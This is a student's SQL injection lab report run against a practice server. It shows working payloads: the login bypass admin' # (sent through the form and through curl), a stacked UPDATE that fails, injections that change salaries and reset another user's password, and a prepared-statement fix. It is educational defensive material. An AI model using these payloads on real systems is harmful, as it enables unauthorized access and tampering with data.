
Adam Albawab
11/02/2021
CSE5382-001

Assignment 9: SQL Injection Attack

Task 1: Get Familiar with SQL Statements


The first task has a rather simple objective, we must use SQL to retrieve Alice's information from the database. First we must ensure that the docker container has been built and is running, then we must get a root shell in the mysql container. Once that is done we can sign into the mysql client program before loading the sqllab_users table and then finally using a select statement to retrieve Alice's information. The exact sql select statement and the result can be seen below.



```
mysql> SELECT * from credential WHERE Name = "Alice";
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.01 sec)
```

Task 2: SQL Injection Attack on SELECT Statement

Task two is split into three different parts. For the first part the goal is to use the login interface with a formulated username and password to sign in as an administrator. The formulated username is one that ends the string and makes everything after the username a comment. Thus I used the username of admin' # with a random password to log in as an administrator with a random password since it didn't matter. The login page can be seen below:




Employee Profile Login

USERNAME admin' #

PASSWORD •••••

Task 2 continued:


The result of logging in with this username can be seen below. The attack works and we successfully log in as the administrator and can view all of the user's details.



User Details


Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

The second part of task two is to retrieve the same information but this time using a curl command. This was done with the following command:



```
[11/02/21]seed@VM:~/.../Labsetup9$ curl 'http://www.seed-server.
com/unsafe_home.php?username=admin%27%20%23&Password=admin'
<!--
```

With this command, I managed to place an HTTP request to the website and login in the same manner as before. As seen below the HTML page is the result of this command which shows that the second subtask has been successfully completed. The only difference between this and the previous attack is that we had to convert some special characters into HTTP encoding.




```
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 3
0px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.
php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-
item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</
a></li></ul><button onclick='logout()' type='button' id='logoffBtn' clas
s='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='contain
er'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table
 class='table table-striped table-bordered'><thead class='thead-dark'><t
r><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>S
alary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope
='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</t
h><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'
> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><t
d></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby</th><td
>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td
><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>
50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td><
/td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1
/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><t
h scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>321
11111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'>
Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td>
</td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
```

Task 2 continued:

In the previous two subtasks we could only view information. For the third subtask in order to be able to modify the database in some fashion we must be able to chain SQL statements together. In order to do this we need to use a semicolon. The SQL statement I used was as follows:

UPDATE credential SET Name='Adam' WHERE Salary = 20000

This statement should change the user's name with a 20000 dollar salary to my name, which in our case is Alice. However the result I received can be seen below:



```
There was an error running the query [You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential SET
Name='Adam' WHERE Salary = 20000' and Password='d033e22ae3' at line 3]\n
```


This SQL injection doesn't work because the mysqli::query() API does not allow multiple queries to be run in the database server. The mysqli extension does this intentionally to increase security. If the function multiquery() were to be used instead of query() then it would work, however this API should never be used because of the clear security risks.

Task 3: SQL Injection Attack on UPDATE Statement

Similar to the second task, the third task also has three subtasks. In the first subtask the goal is to modify Alice's salary by logging into her account and editing her profile. In order to modify this salary we enter the following information into the form. The key part of this is that after the phone number we enter the following string.


12345678' , salary = 160000 WHERE Name = 'Alice' #

The edit and the result after saving can be seen below:



Alice's Profile Edit

NickName	A
Email	aliceprofession@gmail.com
Address	114 Townhouse Rd. Arlington Tx.
Phone Number	=160000 WHERE Name='Alice' #
Password	Password



Alice Profile

Key	Value
Employee ID	10000
Salary	160000
Birth	9/20
SSN	10211002
NickName	A
Email	aliceprofession@gmail.com
Address	114 Townhouse Rd. Arlington Tx.
Phone Number	12345678


This indicates that the attack was successful as the salary was indeed changed from 20000 to 160000.

Task 3 continued:

The reason that this attack works is because the query in the server is changed to:


UPDATE credential SET nickname = 'A',
email = 'aliceprofession@gmail.com',
address = '114 Townhouse Rd. Arlington Tx.'
Password= ''
PhoneNumber='12345678',
salary=160000 WHERE Name= 'Alice',

Which as expected creates the result seen above. In the next subtask the objective is to modify Boby's salary from Alice's account. In order to do this, I followed very similar steps to the previous task. The only thing that changes is the last line of the above SQL statement. Instead of setting Name= 'Alice', I set Name= 'Boby' and salary = 1. The process and result can be seen in the two snapshots below. This shows the attack was successful.



Alice's Profile Edit

NickName	A
Email	aliceprofession@gmail.com
Address	114
Phone Number	salary=1 WHERE Name='Boby' #
Password	Password



Boby Profile


Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	A
Email	aliceprofession@gmail.com
Address	114
Phone Number	12345678

In the last subtask for task 3 the objective is to modify Boby's password through this attack in order to log into his account and do further damage. The only difference between this attack and the previous two subtasks is that passwords are not stored as plaintext strings in the database. Rather they are encoded with the SHA1 function. Thus in order to store a new password for Boby we must use this function as well. The SQL statement is as follows:

UPDATE credential SET nickname = 'A',
email = 'aliceprofession@gmail.com',
address = '114 Townhouse Rd. Arlington Tx.'
Password= ''
PhoneNumber = '12345678',
Password = sha1('newpass') WHERE Name = 'Boby' #

Task 3 continued:


The edit can be seen below:



Alice's Profile Edit

NickName	A
Email	aliceprofession@gmail.com
Address	114
Phone Number	wpass') WHERE Name = 'Boby' #
Password	Password

As for the result, just for confirmation I attempted the previous password. As expected it did not let me sign in as seen below:



www.seed-server.com/unsafe_home.php?username=boby&Password=seedboby


Would you like Firefox to save this login for seed-server.com?

boby

seedboby

ur provide does not exist.

When using the new password however, it did let me sign in and view Boby's information.



www.seed-server.com/unsafe_home.php?username=boby&Password=newpass

Would you like Firefox to save this login for seed-server.com?

boby


newpass

rofile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352


04: Countermeasure — Prepared Statement

The objective of the fourth task is to change the code in the unsafe_home.php file in order to make it so that the SQL injection attacks no longer work. This is done by creating prepared statements of the previously exploited statements. The changed file can be seen below:



```
// do the query
$result = $conn->prepare("SELECT id, name, eid, salary, ssn
                         FROM credential
                         WHERE name= ? and Password= ?");
$result->bind_param("ss",$input_uname, $hashed_pwd);
$result->execute();
$result->bind_result($id, $name, $eid, $salary, $ssn);
$result->fetch();
// close the sql connection
$conn->close();
```

When the website was opened to www.seed-server.com/defense and I attempted to sign in with the username admin' # as was done in the first subtask of task 2, the attack did not work and no information was displayed as seen below.



```
www.seed-server.com/defense/getinfo.php?username=admin'+%23&Password=admin
```

Would you like Firefox to save this login for seed-server.com?


admin' #

•••••

rom the database

- Name:
- EID:
- Salary:
- Social Security Number:

When I signed in with a legitimate account like Alice's however as seen below. The information was correctly displayed. This shows that the countermeasure is now in effect and the rewritten code with the prepared statement is effective in stopping the attack.



```
www.seed-server.com/defense/getinfo.php?username=alice&Password=seedalice
```

Would you like Firefox to save this login for seed-server.com?

alice

•••••••••

rom the database

- Name: **Alice**
- EID: **10000**
- Salary: **1**
- Social Security Number: **10211002**